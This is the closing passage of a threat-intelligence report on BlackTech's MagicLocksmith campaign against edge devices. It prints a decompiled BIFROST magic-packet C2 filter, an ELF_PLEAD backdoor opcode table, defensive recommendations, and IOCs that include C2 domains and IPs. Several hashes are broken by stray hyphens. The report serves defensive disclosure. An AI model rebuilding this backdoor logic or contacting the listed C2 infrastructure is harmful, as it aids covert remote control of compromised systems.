

Figure 24: Snippets of the ELF_PLEAD command-and-control subroutine in this campaign.

All samples have hard-coded IDs in the configurations that resemble datetime formats:

- `x0420`
- `m0420`

- `0606x`
- `x0701`
- `x0811`
- `Q220602`
- `A220606`
- `A220611`

Unfortunately, many of the binaries have their filesystem timestamps altered on the compromised devices and thus the timestamps in their configurations cannot be cross-examined. Nevertheless, other encounters with ELF_PLEAD suggested that those six-digit IDs are likely in YYMMDD format and are somewhat reliable indicators of the time when the attacks occurred.

Although some of the ELF_PLEAD samples were recovered from the devices that were also implanted with the MagicLocksmith binary, traces of ELF_PLEAD activity were not found on the threat actor's open directory server at the time of analysis.

4.4 Related samples

In early 2025, we received a BIFROST sample from a separate incident. The sample was aimed at *Windows* servers. However, the attacker in this case also dropped two PCAP libraries and the BIFROST payload implemented a magic packet listener that shares many similarities with the MagicLocksmith backdoor.

```
if ( init_flag_103F2F88 != 1 && a3->ether_type == ntohs(0x800u) )// 0x0800 -> IPv4
{
  len = a3->payload.len;
  p_payload = &a3->payload;
  ipv4_header_len = 4 * (a3->payload.ver_len & 0xF);
  ipv4_full_len = ntohs(len);
  proto = p_payload->proto;
  ipv4_data_len = ipv4_full_len - ipv4_header_len;
  switch ( proto )
  {
    case 6u:                                // TCP
      tcp_pkt = (TcpPacket *)(&p_payload->ver_len + ipv4_header_len);
      tcp_header_len = 4 * (tcp_pkt->data_offset_4_and_reserved >> 4);
      magic_pkt_payload = (MagicPacket *)((char *)tcp_pkt + tcp_header_len);
      payload_len = ipv4_data_len - tcp_header_len;
      break;
    case 17u:                               // UDP
      udp_pkt = (UdpPacket *)(&p_payload->ver_len + ipv4_header_len);
      magic_pkt_payload = (MagicPacket *)udp_pkt->data;
      payload_len = ntohs(udp_pkt->data_len) - 8;
      break;
    case 1u:                                // ICMP
      payload_len = ipv4_data_len - 8;
      magic_pkt_payload = (MagicPacket *)(&p_payload->ttl + ipv4_header_len);
      break;
    default:
      return;
  }
  if ( magic_pkt_payload )
  {
    if ( payload_len == 60 )
    {
      plead_rc4_10005530((BYTE *)&magic_pkt_payload->magic_type_id, 0x38, (BYTE *)magic_pkt_payload, 4, 0);
      magic_type_id = magic_pkt_payload->magic_type_id;
      if ( (magic_type_id == 0x23456789
         || magic_type_id == 0x8978ABDC
         || magic_type_id == 0xAABBCCDD
         || magic_type_id == 0x2ABBCCDD)
        && magic_pkt_payload->c2_port
        && (magic_type_id != 0x8978ABDC || strlen(magic_pkt_payload->c2_host)) )
      {
        EnterCriticalSection(&mutex_103F2FA0);
        magic_type_103F2B54 = magic_pkt_payload->magic_type_id;
        c2_host = magic_pkt_payload->c2_host;
        do
        {
          c = *c2_host++;
          c2_host[c2_host_103F2B58 - magic_pkt_payload->c2_host - 1] = c;
        }
        while ( c );
        c2_port = magic_pkt_payload->c2_port;
        init_flag_103F2F88 = 1;
        c2_port_103F2B88 = c2_port;
        LeaveCriticalSection(&mutex_103F2FA0);
      }
    }
  }
}
```

Figure 25: Magic packet filter in a BIFROST sample found in 2025. Two of the operation mode constants, `0xAABBCCDD` and `0x2ABBCCDD`, were also used in the MagicLocksmith backdoor.

Although BIFROST is not exclusively used by BlackTech, the APT group has been one of the most prolific and active users of this backdoor [13, 14, 15, 16].

Overall, we have high confidence that the attacks behind MagicLocksmith were carried out by BlackTech. The reasons include:

1. ELF_PLEAD samples were found on the same compromised devices. Several of these binaries are marked with timestamp IDs not far from the time other magic packet backdoors were developed on the exposed C2 server in 2022.
2. Similar modifications of the RC4 algorithm were also found in other tools commonly or exclusively used by BlackTech [14].
3. The same magic packet operation mode constants were found in the latest BIFROST sample likely developed by BlackTech.
4. The goal of this campaign overlaps with the known primary interests of BlackTech [15].

5. RECOMMENDATIONS

5.1 Recommendations for users

At the moment, many edge devices remain difficult to monitor or audit. Reasons for this include that the devices are located at crucial positions in service systems and cannot afford downtime, or manufacturers are hesitant to hand over access to the devices' low-level systems to users. Our recommendations include the following:

1. Update the devices' firmware as soon as possible whenever a security advisory has been published. This attack likely exploited CVE-2019-19781 to breach the victim organization in 2022, years after the CVE entry had been released to the public. Implement standard operation procedures and update deployment policies specifically for handling security advisories that require firmware updates to be applied.
2. Avoid weak passwords or reuse of passwords. If possible, enrol in multi-factor authentication whenever possible.
3. Place honeypots adjacent to edge devices in the same network. The victim organization initiated the incident response protocol due to anomalous connections to devices unrelated to the compromised ones being logged.
4. Apply robust privilege separation. Confidential services should not be integrated into any edge devices. Cryptographic verification of the service and user authentication of a critically confidential service should be run on the devices that host such a service. Moreover, devices running confidential services should not integrate other network services that are not required to manage confidential services.
5. Apply zero-trust policies to internal networks. Communication between confidential services should be cryptographically signed and securely encrypted, even within an internal network. In this attack, threat actors acquired access to confidential data because not only were the TLS connections handled and decrypted by the compromised load balancers, but network traffic bound to confidential services within internal networks was not encrypted, allowing attackers to dump credentials without compromising the critical services first.
6. Enforce up-to-date security awareness training. Personnel planning a network system setup should have sufficient security concepts in mind. Personnel operating and managing the network system should also understand the importance of security policies and be able to follow corresponding protocols.

5.2 Recommendations for manufacturers

1. Provide robust on-demand integrity validation tools bundled with edge devices. Such tools should be readily available to users at any time and cannot be tampered with even when an attacker has access to the local root account. The reason behind this is to provide an efficient method to verify the integrity of the operating system of a device should there be any indicator of compromise within the same network.
2. Privilege separation between different services. CVE-2019-19781 was a remote code execution vulnerability of the VPN component. Since the vulnerability affected the whole device, attackers were able to exploit the load-balancing component on the same devices to intercept critical credentials passing through said devices.
3. Log privileged operations, especially those related to network activities. Threat actors used LOLbins, mainly `tcpdump`, to capture credentials later used to exfiltrate confidential documents. Such command executions should be logged by the system with sufficient details and kept from being removed or tampered with even if an adversary has root access.
4. Provide low-level system access or comprehensive forensic tools to licensed users. Such access allows users to perform more robust forensic analysis against compromised devices when signs of a compromise occur.

ACKNOWLEDGEMENTS

This investigation is made possible by the collaboration of the CHTS IR team.

REFERENCES

[1] Gatlan, S. Cyber agencies share security guidance for network edge devices. Bleeping Comupter. 4 February 2025. https://www.bleepingcomputer.com/news/security/cyber-agencies-share-security-guidance-for-network-edge-devices/.

[2] Büyükkaya, A. Inside BRUTED: Black Basta (RaaS) Members Used Automated Brute Forcing Framework to Target Edge Network Devices. EclecticIQ. 13 March 2025. https://blog.eclecticiq.com/inside-bruted-black-basta-raas-members-used-automated-brute-forcing-framework-to-target-edge-network-devices.

[3] Kutscher, J. M-Trends 2025: Data, Insights, and Recommendations From the Frontlines. Google Cloud. 23 April 2025. https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2025.

[4] Gallagher, S. The Sophos Annual Threat Report: Cybercrime on Main Street 2025. Sophos. 16 April 2025. https://news.sophos.com/en-us/2025/04/16/the-sophos-annual-threat-report-cybercrime-on-main-street-2025/.

[5] McCammon, K. The top initial access vectors in 2023, mapped to ATT&CK. https://kwm.me/posts/top-initial-access-vectors-2023/.

[6] Lamparski, L.; Boonyakarn, P.; Chew, S.; Tse, F.; Jozwiak, J.; Potaczek, M.; Nadarajan, L.; Harbour, N.; Nasser, M. Ghost in the Router: China-Nexus Espionage Actor UNC3886 Targets Juniper Routers. Google Cloud. 12 March 2025. https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-targets-juniper-routers.

[7] Wolfram, J.; Murchie, J.; Lin, M.; Ainsworth, D.; Wallace, R.; Andonov, D.; Kizhakkinan, D.; Thompson, J. Ivanti Connect Secure VPN Targeted in New Zero-Day Exploitation. Google Cloud. 8 January 2025. https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day.

[8] Devine, C. Tiny SHell (tsh-0.6.tgz). https://packetstorm.news/files/id/31650/.

[9] Baumgartner, K.; Raiu, C. The “Penquin” Turla. SecureList by Kaspersky. 8 December 2014. https://securelist.com/the-penquin-turla-2/67962/.

[10] Black Lotus Labs (Lumen). The J-Magic Show: Magic Packets and Where to find them. 23 January 2025. https://blog.lumen.com/the-j-magic-show-magic-packets-and-where-to-find-them/.

[11] Ballenthin, W.; Raabe, M. CAPA: Automatically Identify Malware Capabilities. Google Cloud. 16 July 2020. https://cloud.google.com/blog/topics/threat-intelligence/capa-automatically-identify-malware-capabilities/.

[12] Tomonaga, S. ELF_PLEAD – Linux Malware Used by BlackTech. JPCERT. 16 November 2020. https://blogs.jpcert.or.jp/en/2020/11/elf-plead.html.

[13] Bermejo, L.; Huang, R.; Lei, CH. The Trail of BlackTech’s Cyber Espionage Campaigns. Trend Micro. 22 June 2017. https://www.trendmicro.com/en_us/research/17/f/following-trail-blacktech-cyber-espionage-campaigns.html.

[14] TeamT5. 中國駭客 HUAPI 的惡意後門程式 BiFrost 分析. 15 April 2020. https://teamt5.org/tw/posts/technical-analysis-on-backdoor-bifrost-of-the-Chinese-apt-group-huapi/.

[15] MITRE. BlackTech. https://attack.mitre.org/groups/G0098/.

[16] MITRE. Kivars. https://attack.mitre.org/software/S0437/.

APPENDIX A: ELF_PLEAD COMMAND OPCODES

(RED denotes a command/response sent by the C2; MAGENTA denotes a response sent by an implant.)

Primary ID	Secondary ID	Description
0	0	Handshake + RC4 subkey
	1	Handshake + RC4 subkey
	2	Device information
	3	Receipt of device information
	4	Connection test
	10	New C2 information

Primary ID	Secondary ID	Description
1	0	List directory
	1	Error code
	3	List directory output
	5	File stat/touch file
	6	File stat output
	7	Rename a file/folder
	9	Delete a file
	11	Read a file
	12	File content
	13	Run a single shell command
	17	Make directory
	19	Rename a file/folder
	21	Recursively remove a folder
2	0	Directory tree
	1	Error code
	2	Directory tree output
	3	Open a file to write to
	4	Open file error
	5	Open file response
	6	Write to an opened file
	7	Open a file to read from
	11	Read from an opened file
3	0	Run shell command
	1	Command result response
	2	Run shell command
	4	Error code
	5	Get environment variables
	7	Spawn a new terminal session
4	0	Set up a new proxy
	4	Response
	12	Delete current proxy

APPENDIX B: IOCS (NON-EXHAUSTIVE)

SHA-256	Description
2efa8fbba7f64f0d6fd06519ab9a03bc99826304a55347a707a1417bfabc6e4a	ELF_PLEAD (x0701)
f901caa09a3f0245c45afb96ebdc85c781b2ce14c33400c1d0fc4d2241e0c343	ELF_PLEAD (x0811)
2d2f3fa13f394dfc32733fd772212ce0a7bd4d8db970bda42c50d500cc14a49a	ELF_PLEAD (A220611)
fad75df449ef07ec487e9deabcc2d371da53b04bb34b529d1dfda3d6d2bbb40c	ELF_PLEAD (m0420)
86c42440ee76c11f25d3bbc9eadd959acf0a4e54884f9601a71e85e9f4b738fa	ELF_PLEAD (A220606)
1e1e4500b5102b130dcc6bc2ca5feffd8c9f3426ad4b596543b84fc1edb09f5f	ELF_PLEAD (Q220602)
c24ff53f2e075080de6e1f390df258ac437151589f9a669dec39b66b6233e1d0	ELF_PLEAD (x0420)
030a0ada3324153479663f1eb6933ff9680a41034870eeaab787abfe2f9240c9	ELF_PLEAD (0606x)

SHA-256	Description
1a41a44ae4532a5e6113ee543102e8a7d4ef3a4e75d282a961cf-da082410dc4d	MagicLocksmith
c45ee4b681c0e3ffbb0a185e544d399c3d06e7f6d08a2994617cacb-15d3ec76c	UDP magic packet TinyShell found on C2 server
9e8ace525ab7ab7f1fb684215b51e15d0218c6ed003a3e14cd52e5d-5baeb8d42	UDP magic packet TinyShell found on C2 server
d5b8c03b18a6bd9c4884619fd557db39a2448d3e90363317040d-5c54076aa365	PCAP magic packet TinyShell found on C2 server
9ae7a0f08f5140db3539cf335c824ac7c742ce45e72b67f47687e230f-50cc033	PCAP magic packet TinyShell found on C2 server
1d918c9172720e097002b2a9b6ae59d88732165ad599e1c121af748c09e-5b9c6	PCAP magic packet TinyShell found on C2 server
724992ee4a72145a4728333f4f16909bb7ae4e7ede6e2ab26d62fb-214ce9e436	PCAP magic packet TinyShell found on C2 server
920293caf0b231967011eeb3ef4e22cfb59eb9c22186623ba06e379f2e-100bc0	PCAP magic packet TinyShell found on C2 server
3e1ca992f9c7badcfd10287f4595aae66cf574e1e89ceb85a4c98156b-618c72a	Citrix packet extraction tool
ed155b65a45906cf67d5cdc5c8cb7fde9f058ad2ae7ccc4591473b40b-43c7b1f	Golang WebDAV credential extraction tool
6110e5750bcd3adfdcdbe315d090ed47c5590249322dd-6baa8610c2607d4b205	Golang WebDAV credential extraction tool
25c0c7d2f13007a1b7f3b7e6598e686b1883b1b1d11b8f14e50cd-c98325bdefb	Golang WebDAV interaction and credential extraction tool
9dcd185d80b30c81b14894ff3fcdc91744307141dfb5e6a04df7a-90156b3e3ed	Python WebDAV file exfiltration tool
37e4a1cf0f706b8ee99c875cfc5d9367fb4b38c84ac32790f-1ded96d6f67bfe8	Python WebDAV file exfiltration tool

C2	
forti-activate[.]com	ELF_PLEAD
face2cover[.]com	ELF_PLEAD
linkblackclover[.]com	ELF_PLEAD
kiwidbsyslog[.]com	ELF_PLEAD
139[.]180[.]198[.]193	MagicLocksmith
45[.]76[.]191[.]251	MagicLocksmith